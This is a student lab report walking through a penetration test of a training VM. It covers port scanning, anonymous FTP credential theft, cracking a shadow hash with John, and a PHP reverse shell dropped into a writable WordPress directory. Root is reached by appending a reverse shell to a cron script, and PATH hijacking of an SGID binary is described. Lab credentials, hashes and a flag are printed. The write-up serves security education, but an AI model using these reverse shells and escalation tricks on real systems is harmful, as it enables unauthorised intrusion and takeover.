IT Security Lab 2 – Report 6

Group 12

Shashi Kumar Ravula, Prashanth

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Exercise 1: Setup

1Q.

Downloaded the given VM and opened with vmware.

2. Start the VM and log in with the credentials 'ip_address:ip_address'. This will give you
the IP address of the machine. (Make sure the VM is in the same network as the machine from which you want to perform the penetration test. You MUST be able to ping it!)

Solution :

Logged in with `ip_address`:`ip_address`

```
Ubuntu 20.10 lab tty1

lab login: ip_address
Password:
Welcome to Ubuntu 20.10 (GNU/Linux 5.8.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jul  4 14:53:50 UTC 2021

  System load:  0.02               Processes:              280
  Usage of /:   45.7% of 18.08GB   Users logged in:        1
  Memory usage: 34%                IPv4 address for ens33: 192.168.37.130
  Swap usage:   0%


84 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Welcome to the Security Insider Lab - Server.

This server was created to teach you the most common Linux system vulnerabilities. Can you find them all?

Good luck :)
Last login: Wed Jun 30 13:58:31 UTC 2021 on tty1
/usr/bin/ipash: line 3: /tmp/ifconfig: Permission denied
more: cannot open /tmp/ifconfig: No such file or directory
Make sure you copy the IP address. Afterwards press any key to exit._
```

successfully able to ping ip: `192.168.37.130`

```
┌──(kali㉿kali)-[~]
└─$ ping -c 3 192.168.37.130
PING 192.168.37.130 (192.168.37.130) 56(84) bytes of data.
64 bytes from 192.168.37.130: icmp_seq=1 ttl=64 time=0.711 ms
64 bytes from 192.168.37.130: icmp_seq=2 ttl=64 time=0.639 ms
64 bytes from 192.168.37.130: icmp_seq=3 ttl=64 time=0.721 ms

--- 192.168.37.130 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2039ms
rtt min/avg/max/mdev = 0.639/0.690/0.721/0.036 ms
```

3. Map the obtained IP address to the domain name “security-lab”, so that you can access
the machine by name rather than by IP address.

edit the `etc/hosts` file and map ip address to `security-lab`

```
$ sudo vim /etc/hosts
```

```
kali@kali: ~
File  Actions  Edit  View  Help
127.0.0.1       localhost
127.0.1.1       kali
192.168.37.130 security-lab
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
~
```

Exercise 2: Information Gathering

1. Determine the open ports of the machine with a tool of your choice.
solution
Tool used : `Nmap`

```
$ nmap -sC -sV -oA nmap/initial 192.168.37.130
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-04 11:03 EDT

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              19 Apr 11 17:04 credentials
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.37.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 8.3p1 Ubuntu 1ubuntu0.1 (Ubuntu Linux; protocol
```

```
2.0)
| ssh-hostkey:
|   3072 ee:7d:76:34:97:37:3e:32:96:e9:2c:2a:4c:8c:a8:5f (RSA)
|   256 27:14:b1:1b:5d:d5:86:53:be:4c:55:02:14:0e:4c:11 (ECDSA)
|_  256 62:25:4d:de:de:2e:07:8b:1f:33:c7:5d:3b:33:20:bb (ED25519)
80/tcp open  http    Apache httpd 2.4.46 ((Ubuntu))
|_http-server-header: Apache/2.4.46 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Jun 30 10:00:25 2021 -- 1 IP address (1 host up) scanned
in 8.37 seconds
```

- The result is also same when scanned with `-p-` (all ports)

2. Implement your own port scanner. Compare the scanning process and the results of
your port scanner with those of the port scanner from the previous task. Similarities/Differences?

solution

```python
#!/usr/bin/env python

import socket

def checkPort(port):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(1)  #set timout
    try:
        s.connect(('192.168.37.130' , port))
        print(str(port)+"\t" + " Open")
        s.close()
        return True

    except socket.error:
        s.close()
        return False
    except socket.timeout:   # if port is open or not responding return
        print "Socket timed out"
        s.close()
```

```
        return True

    return True

def scan():
    print("PORT\t"  + " "  + "STATE")
    for port in range(1,65535):
        checkPort(port)

    print("Scan complete !!")

scan()
```

Result

```
┌──(kali㉿kali)-[~/linux-priv-esc]
└─$ python scan.py
PORT     STATE
21       Open
22       Open
80       Open
Scan complete !!
```

Differences

1. Version detection
2. Directory listing or permissions associated with it
3. Runing server(s) information
4. Service information
    - OS or kernal detection
5. Response codes
6. Information on latency.

3. Look at all the discovered ports and obtain as much information as possible.

```
$ nmap  -sC -sV  --version-intensity 5   -p 21,22,80  nmap/more_agressive
192.168.37.130
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-04 15:54 EDT
Unable to split netmask from target expression: "nmap/more_agressive"
Nmap scan report for security-lab (192.168.37.130)
Host is up (0.00077s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
```

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              19 Apr 11 17:04 credentials
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.37.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 8.3p1 Ubuntu 1ubuntu0.1 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 ee:7d:76:34:97:37:3e:32:96:e9:2c:2a:4c:8c:a8:5f (RSA)
|   256 27:14:b1:1b:5d:d5:86:53:be:4c:55:02:14:0e:4c:11 (ECDSA)
|_  256 62:25:4d:de:de:2e:07:8b:1f:33:c7:5d:3b:33:20:bb (ED25519)
80/tcp open  http    Apache httpd 2.4.46 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.39 seconds
```

```
$ nmap  -A --script=http-enum  -p 21,22,80  nmap/more_agressive
192.168.37.130
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-04 15:55 EDT
Unable to split netmask from target expression: "nmap/more_agressive"
Nmap scan report for security-lab (192.168.37.130)
Host is up (0.00078s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.3p1 Ubuntu 1ubuntu0.1 (Ubuntu Linux; protocol
2.0)
80/tcp open  http    Apache httpd 2.4.46 ((Ubuntu))
| http-enum:
```

```
|   /blog/: Blog
|_  /blog/wp-login.php: Wordpress login page.
|_http-server-header: Apache/2.4.46 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.00 seconds
```

- Using `nikto` to identify vulnerabilities of running webserver

```
$ nikto --url http://security-lab
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.37.130
+ Target Hostname:    security-lab
+ Target Port:        80
+ Start Time:         2021-07-04 16:01:28 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.46 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME
type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 2aa6,
size: 5c0f1ed667ed4, mtime: gzip
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ Cookie wordpress_test_cookie created without the httponly flag
+ /blog/wp-login.php: Wordpress login found
+ 7681 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2021-07-04 16:02:35 (GMT-4) (67 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

- Found that website is running as `wordpress`
- Scanning using `wpscan`

```
$ sudo wpscan --url http://security-lab/blog/
```

```
[+] URL: http://security-lab/blog/ [192.168.37.130]
[+] Started: Sun Jul  4 16:04:33 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.46 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://security-lab/blog/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanne

 |  -
https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_logir

 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_acc


[+] WordPress readme found: http://security-lab/blog/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://security-lab/blog/wp-
cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.3.2 identified (Insecure, released on 2019-12-18).
 | Found By: Rss Generator (Passive Detection)
 |  - http://security-lab/blog/index.php/feed/,
<generator>https://wordpress.org/?v=5.3.2</generator>
 |  - http://security-lab/blog/index.php/comments/feed/,
```

```
 | http://security-lab/blog/index.php/comments/feed/,
<generator>https://wordpress.org/?v=5.3.2</generator>


[+] WordPress theme in use: twentynineteen
 | Location: http://security-lab/blog/wp-content/themes/twentynineteen/
 | Latest Version: 2.0 (up to date)
 | Last Updated: 2021-03-09T00:00:00.000Z
 | Readme: http://security-lab/blog/wp-
content/themes/twentynineteen/readme.txt
 | Style URL: http://security-lab/blog/wp-
content/themes/twentynineteen/style.css?ver=2.0
 | Style Name: Twenty Nineteen
 | Style URI: https://wordpress.org/themes/twentynineteen/
 | Description: Our 2019 default theme is designed to show off the power of
the block editor. It features custom sty...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 2.0 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://security-lab/blog/wp-content/themes/twentynineteen/style.css?
ver=2.0, Match: 'Version: 2.0'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==================> (137 / 137)
100.00% Time: 00:00:00

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been
output.
[!] You can get a free API token with 50 daily requests by registering at
https://wpscan.com/register

[+] Finished: Sun Jul  4 16:04:49 2021
[+] Requests Done: 186
[+] Cached Requests: 5
[+] Data Sent: 47.045 KB
```

```
[+] Data Received: 17.311 MB


[+] Memory used: 212.164 MB
[+] Elapsed time: 00:00:16
```

summary of findings

1. Application running on the webserver is `wordpress version 5.3.2`
2. Found login page at `/blog/wp-login.php`.
3. Found wordpress theme `twentynineteen`.
4. Found defaut username `admin` from the `blog` homepage

Exercise 3: Pwn the machine

1. user 'lab_student'

- From nmap scan we found that `FTP` is running and can be logged in `anonymously`

Name : `anonymous`
Password: `anonymous`

```
┌──(kali㉿kali)-[~/linux-priv-esc]
└─$ ftp 192.168.37.130
Connected to 192.168.37.130.
220 (vsFTPd 3.0.3)
Name (192.168.37.130:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              19 Apr 11 17:04 credentials
226 Directory send OK.
ftp>
```

- Download `credentials` file.

```
ftp> get credentials
```

```
┌──(kali㉿kali)-[~/linux-priv-esc]
└─$ ftp 192.168.37.130
Connected to 192.168.37.130.
220 (vsFTPd 3.0.3)
Name (192.168.37.130:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              19 Apr 11 17:04 credentials
226 Directory send OK.
ftp> get credentials
local: credentials remote: credentials
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for credentials (19 bytes).
226 Transfer complete.
19 bytes received in 0.00 secs (14.0353 kB/s)
ftp>
```

```
$ cat credentials
lab_student:SoSe21
```

- Logging into `ssh` with username `lab_student` and password `SoSe21`

Result

```
┌──(kali㉿kali)-[~/linux-priv-esc]
└─$ ssh lab_student@192.168.37.130
lab_student@192.168.37.130's password:
Welcome to Ubuntu 20.10 (GNU/Linux 5.8.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jul  4 20:22:19 UTC 2021

  System load:  0.03                Processes:               298
  Usage of /:   45.9% of 18.08GB    Users logged in:         2
  Memory usage: 35%                 IPv4 address for ens33: 192.168.37.130
  Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

84 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '21.04' available.
Run 'do-release-upgrade' to upgrade to it.


Welcome to the Security Insider Lab - Server.

This server was created to teach you the most common Linux system vulnerabilities. Can you find t
hem all?

Good luck :)
```

2. user 'lab_prof'.

- Running `linpeas.sh` - resulted a backup file containg the hashes

```
╔═══════╣ Finding 'username' string inside key folders (limit 70)

╔═══════╣ Searching specific hashes inside files - less false positives (limit 70)
/var/backups/safety_backup:$6$2ovzYOy.y4KiJju8$tgrxr.dpK20mRYpmD.SvyFIJPwYwA/ogXnPGQjgB2nNM2gmQYneVoegDaLriFwefGFoxxsHXnpSS
apVxNTlFt0

lab_student@lab:~$
```

- Found hash for the user `lab_prof`

```
lab_student@lab:~$ cat /var/backups/safety_backup
# Saving my entry of the /etc/shadow file. Just in case a hacker modifies
it!!!

lab_prof:$6$2ovzYOy.y4KiJju8$tgrxr.dpK20mRYpmD.SvyFIJPwYwA/ogXnPGQjgB2nNM2gmQYr
```

Cracking the hash

- Tool used `John`
- copy the hash into a file in `attacker machine` and load it with `john`, and specify the wordlist `rockyou.txt`

```
$ john crack.teacher.db --wordlist=/home/kali/tryhackme/blue/rockyou.txt
```

- password cracked - `sapphire`

```
┌──(kali㉿kali)-[~/linux-priv-esc]
└─$ john crack.db
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~/linux-priv-esc]
└─$ john --show crack.db
lab_prof:sapphire:1002:1003:,,,:/home/lab_prof:/bin/bash

1 password hash cracked, 0 left
```

- using `ssh` to login to `lab_prof` account from `lab_student`

```
lab_student@lab:~$ ssh lab_prof@localhost
```

```
lab_prof@lab: ~ 89x42
lab_student@lab:~$ ssh lab_prof@localhost
lab_prof@localhost's password:
Welcome to Ubuntu 20.10 (GNU/Linux 5.8.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jul  5 10:14:48 UTC 2021

  System load:  0.0               Processes:             289
  Usage of /:   45.9% of 18.08GB  Users logged in:       2
  Memory usage: 34%               IPv4 address for ens33: 192.168.37.130
  Swap usage:   0%


84 updates can be installed immediately.
0 of these updates are security updates.
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New release '21.04' available.
Run 'do-release-upgrade' to upgrade to it.


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u find them all?

Good luck :)
Last login: Sat Jul  3 16:37:41 2021 from 192.168.37.128
lab_prof@lab:~$
```

3. user 'lab_teacher'.

- Found a directroy `/var/www/wordpress` where we have write permissions (`world writable`) and it is the same place where wordpress is running.


```
drwxr-xr-x   3 root root  4096 Oct 22  2020 zsh
lab_prof@lab:/usr/share$ ls -la wordpress/
total 260
drwxrwxrwx   5 root        root         4096 Jul  4 06:45  .
drwxr-xr-x 125 root        root         4096 Jul  7 06:24  ..
lrwxrwxrwx   1 root        root           23 Jan 27  2020  .htaccess -> /etc/wordpress/htaccess
-rw-rw-r--   1 lab_student lab_student 47618 Jun 30 20:36 '\'
-rwxrwxrwx   1 lab_student lab_student   282 Jun 30 15:39  config-security-lab.php
-rwxrwxrwx   1 root        root          420 Dec 27  2019  index.php
-rwxrwxrwx   1 root        root         7416 Jun 30 16:14  readme.html
-rwxrwxr-x   1 lab_student lab_student  5496 Jun 30 16:16  shell.php
-rwxrwxrwx   1 root        root         7339 Jan 27  2020  wp-activate.php
drwxrwxrwx   9 root        root         4096 Jul  3 12:31  wp-admin
-rwxrwxrwx   1 root        root          369 Dec 27  2019  wp-blog-header.php
-rwxrwxrwx   1 root        root         2283 Dec 27  2019  wp-comments-post.php
-rwxrwxrwx   1 root        root         2898 Dec 27  2019  wp-config-sample.php
-rwxrwxrwx   1 root        root         2381 May 20 13:01  wp-config.php
drwxrwxrwx   7 root        root         4096 Jul  4 06:47  wp-content
-rwxrwxrwx   1 root        root         4035 Jul  3 16:19  wp-cron.php
drwxrwxrwx  20 root        root        12288 Apr 27 10:42  wp-includes
-rwxrwxrwx   1 root        root         2504 Dec 27  2019  wp-links-opml.php
-rwxrwxrwx   1 root        root         3326 Dec 27  2019  wp-load.php
-rwxrwxrwx   1 root        root        47612 Jul  3 14:03  wp-login.php
-rwxrwxrwx   1 root        root         8483 Dec 27  2019  wp-mail.php
-rwxrwxrwx   1 root        root        19120 May 20 13:02  wp-settings.php
-rwxrwxrwx   1 root        root        31112 Dec 27  2019  wp-signup.php
-rwxrwxrwx   1 root        root         4764 Dec 27  2019  wp-trackback.php
-rwxrwxrwx   1 root        root         3150 Dec 27  2019  xmlrpc.php
```

- creating a `shell.php` file that contains our reverse shell and save it in the `/wordpress` directory.

File: `shell.php`

```
<?php
exec("bash -i >& /dev/tcp/192.168.37.128/1234 0>&1");
?>
```

- setup the listener on kali with port `1234` and open the file in the browser (file can be found at `http://security-lab/blog/shell.php`)



Result

```
┌──(kali㉿ kali)-[~/linux-priv-esc/teacher/new_hashes]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.37.128] from (UNKNOWN) [192.168.37.130] 53548
Linux lab 5.8.0-53-generic #60-Ubuntu SMP Thu May 6 07:46:32 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 15:24:52 up 23:43,  1 user,  load average: 0.17, 0.17, 0.18
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
lab_prof pts/0    192.168.37.128   13:44    5:31   0.20s  0.20s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

- On running winpeas, found a suspiciuos file in `wordpress/wp-content/uploads/2014/04../../...` directory.

```
/usr/share/wordpress/wp-content/themes/twentynineteen/template-parts/content/content-page.php
/usr/share/wordpress/wp-content/themes/twentynineteen/template-parts/content/content-single.php
/usr/share/wordpress/wp-content/themes/twentynineteen/template-parts/content/content.php
/usr/share/wordpress/wp-content/themes/twentynineteen/template-parts/footer
/usr/share/wordpress/wp-content/themes/twentynineteen/template-parts/footer/footer-widgets.php
/usr/share/wordpress/wp-content/themes/twentynineteen/template-parts/header
/usr/share/wordpress/wp-content/themes/twentynineteen/template-parts/header/entry-header.php
/usr/share/wordpress/wp-content/themes/twentynineteen/template-parts/header/site-branding.php
/usr/share/wordpress/wp-content/themes/twentynineteen/template-parts/post
/usr/share/wordpress/wp-content/themes/twentynineteen/template-parts/post/author-bio.php
/usr/share/wordpress/wp-content/themes/twentynineteen/template-parts/post/discussion-meta.php
/usr/share/wordpress/wp-content/upgrade
/usr/share/wordpress/wp-content/uploads
/usr/share/wordpress/wp-content/uploads/2021
/usr/share/wordpress/wp-content/uploads/2021/04
/usr/share/wordpress/wp-content/uploads/2021/04/.../.../.../.../.../.../.../.../.../.../.../.../.../.../.../.../.../.../..
./.../imdefinitelynotsuspicious
/usr/share/wordpress/wp-content/uploads/2021/05
/usr/share/wordpress/wp-content/uploads/2021/06
/usr/share/wordpress/wp-content/uploads/2021/07
/usr/share/wordpress/wp-cron.php
/usr/share/wordpress/wp-includes
/usr/share/wordpress/wp-includes/ID3
/usr/share/wordpress/wp-includes/ID3/readme.txt
/usr/share/wordpress/wp-includes/IXR
/usr/share/wordpress/wp-includes/IXR/class-IXR-base64.php
/usr/share/wordpress/wp-includes/IXR/class-IXR-client.php
/usr/share/wordpress/wp-includes/IXR/class-IXR-clientmulticall.php
/usr/share/wordpress/wp-includes/IXR/class-IXR-date.php
/usr/share/wordpress/wp-includes/IXR/class-IXR-error.php
#)You_can_write_even_more_files_inside_last_directory

/usr/share/wordpress/wp-includes/Requests
```

- looking into the file resulted credentails for `lab_teacher` account.

```
$ cat /usr/share/wordpress/wp-content/uploads/2021/04/.../.../.../.../.../.../.../.../.../.../.../.../.../.../.../.../.../.../
.../.../.../imdefinitelynotsuspicious
lab_teacher:pleaseenteranewpassword
$
```

Logging in to the `lab_teacher` account

```
$ ssh lab_teacher@192.168.37.130
```

- Password used `pleaseenternewpassword`

Result

```
└─$ ssh lab_teacher@192.168.37.130
lab_teacher@192.168.37.130's password:
Welcome to Ubuntu 20.10 (GNU/Linux 5.8.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jul  7 15:33:55 UTC 2021

  System load:  0.23               Processes:              289
  Usage of /:   48.2% of 18.08GB   Users logged in:        0
  Memory usage: 31%                IPv4 address for ens33: 192.168.37.130
  Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

86 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

New release '21.04' available.
Run 'do-release-upgrade' to upgrade to it.
```

```
lab_teacher@lab:~$ id
uid=1001(lab_teacher) gid=1002(lab_teacher)
groups=1002(lab_teacher),1001(teacher)
lab_teacher@lab:~$ whoami
lab_teacher
```

4Q. root (describe at least 2 of the 3 possible ways)

1. Privilege escalation via `lab_prof` account.

- Found an interesting hidden file named `.save_student_grades`

```
lab_prof@lab:~$ ls -la
total 800
drwxrwx--- 7 lab_prof lab_prof   4096 Jul  4 08:04 .
drwxr-xr-x 6 root     root       4096 Apr 27 13:25 ..
-rw------- 1 lab_prof lab_prof   5685 Jul  3 16:33 .bash_history
-rw-r--r-- 1 lab_prof lab_prof    220 Apr 11 16:30 .bash_logout
-rw-r--r-- 1 lab_prof lab_prof   3771 Apr 11 16:30 .bashrc
drwx------ 2 lab_prof lab_prof   4096 Jun 30 21:23 .cache
drwx------ 4 lab_prof lab_prof   4096 Jul  4 08:05 .gnupg
drwxrwxr-x 3 lab_prof lab_prof   4096 Jul  3 16:11 .local
-rw------- 1 lab_prof lab_prof    496 Jul  4 06:35 .mysql_history
-rw-r--r-- 1 lab_prof lab_prof    807 Apr 11 16:30 .profile
-rwxrwxr-x 1 lab_prof lab_prof    107 Jul  3 16:38 .save_student_grades
-rw-rw-r-- 1 lab_prof lab_prof     75 Apr 27 20:15 .selected_editor
drwx------ 2 lab_prof lab_prof   4096 Jul  3 11:36 .ssh
-rw------- 1 lab_prof lab_prof   8577 Jul  3 20:54 .viminfo
-rw-rw-r-- 1 lab_prof lab_prof    215 Jul  3 18:26 .wget-hsts
-rwxrwxr-x 1 lab_prof lab_prof  87559 Jul  3 18:23 les.sh
-rw-rw-r-- 1 lab_prof lab_prof 187131 Jul  4 08:06 linpeas.output
-rwxrwxr-x 1 lab_prof lab_prof 462687 Jul  3 11:39 linpeas.sh.1
drwxr-xr-x 3 lab_prof lab_prof   4096 Jul  3 11:40 snap
```

```
lab_prof@lab:~$ cat .save_student_grades
#!/bin/bash

echo "All students failed" >> /tmp/secret_grades`
```

- Found the file in `/tmp`, and looking at the owner of the file, found out to be `root`. Meaning `root` is running the task.

```
lab_prof@lab:~$ cd /tmp/
lab_prof@lab:/tmp$ ls -la
total 56
drwxr-xr-x  5 root root  4096 Jul  5 10:25 .
drwxr-xr-x 21 root root  4096 Jul  3 17:52 ..
-rw-r--r--  1 root root 28060 Jul  5 10:31 secret_grades
drwx------  3 root root  4096 Jul  3 21:16 systemd-private-64701e85cd4a42b9ad784279a3bbfffe-upower.service-DNTHmh
drwx------  2 root root  4096 Jul  4 18:44 tmux-0
```

- After examing the `secret_grades` file, found out that it is writing every minute.
- Adding our reverse shell into the `.save_student_grades` file

```
lab_prof@lab:~$ echo "bash -i >& /dev/tcp/192.168.37.128/4242 0>&1" >>
.save_student_grades
lab_prof@lab:~$ cat .save_student_grades
#!/bin/bash

echo "All students failed" >> /tmp/secret_grades

bash -i >& /dev/tcp/192.168.37.128/4242 0>&1
```

- now setup the listener on kali on port 4242 and wait for the callback

Result

```
┌──(kali㉿kali)-[~/linux-priv-esc]
└─$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [192.168.37.128] from (UNKNOWN) [192.168.37.130] 56266
bash: cannot set terminal process group (396348): Inappropriate ioctl for device
bash: no job control in this shell
root@lab:~# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@lab:~# whoami
whoami
root
root@lab:~# cat root.txt
cat root.txt
You've just solved one of the hardest challenges of the whole security lab .... well done!
This proves that you definitely know what you are doing and that you are well prepared for acquiring a job in the

Now take the root flag and enjoy the rest of the summer!

flag: LAB{0nLy_w0RthY_57uD3Nt5_4r3_4Ble_t0_oBt41n_tH15_fL46}


PS: If you wanna continue doing things like this challenge here, feel free to join the University's "IT-Security
 There, we create and solve such challenges on a daily basis and prepare students for taking one of the hardest P
asically get any job in offensive IT-Security.
root@lab:~#
```

- Flag

```
{0nLy_w0RthY_57uD3Nt5_4r3_4Ble_t0_oBt41n_tH15_fL46}
```

2. Privilege escalation via `lab_teacher` account.

- Linpeas pointed out a binary owned by `lab_teacher` and `SGID` is set.

```
-rwxr-sr-x 1 root   crontab 343K Mar  9 14:17 /snap/core20/1026/usr/bin/ssh-agent
-rwxr-sr-x 1 root   shadow   34K Apr  8 11:27 /snap/core18/2074/sbin/unix_chkpwd
-rwxr-sr-x 1 root   shadow   34K Apr  8 11:27 /snap/core18/2074/sbin/pam_extrausers_chkpwd
-rwsr-sr-- 1 root   teacher  17K Apr 11 16:11 /lab/monitor_students (Unknown SGID binary)
  --- It looks like /lab/monitor_students is executing sleep and you can impersonate it (strings line: sleep)
  --- It looks like /lab/monitor_students is executing touch and you can impersonate it (strings line: touch /tH)
  --- Trying to execute /lab/monitor_students with strace in order to look for hijackable libraries...
```

- examining the binary using `strings`

```
-rwsr-sr-- 1 root teacher 17032 Apr 11 16:11 monitor_students
$ strings monitor_students
strings monitor_students
/lib64/ld-linux-x86-64.so.2
setuid
puts
__stack_chk_fail
setegid
system
sleep
__cxa_finalize
__libc_start_main
libc.so.6
GLIBC_2.4
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
touch /tH
mp/73757H
37069636H
96f7573 H
&& chmodH
 777 /tmH
p/737573H
70696369H
```

- found that it is using `touch` and `sleep` to do some operation. Since this program is not using absoulte path to create a file(`touch /tmp/737573706963696f7573`), this can be hijacked by setting up the path to directory where `lab_teacher` has permissions that executes malicious `touch` binary.
- when the `monitor_students` binary is executed malicious `touch` should execute instead of the binary in `/usr/bin/touch`

```
$ which touch
/usr/bin/touch
```

- creating a malicious `touch` binary in `/home/lab_teacher` (where `lab_teacher` has write permissions)

C program that executes `/bin/bash` in privileged mode

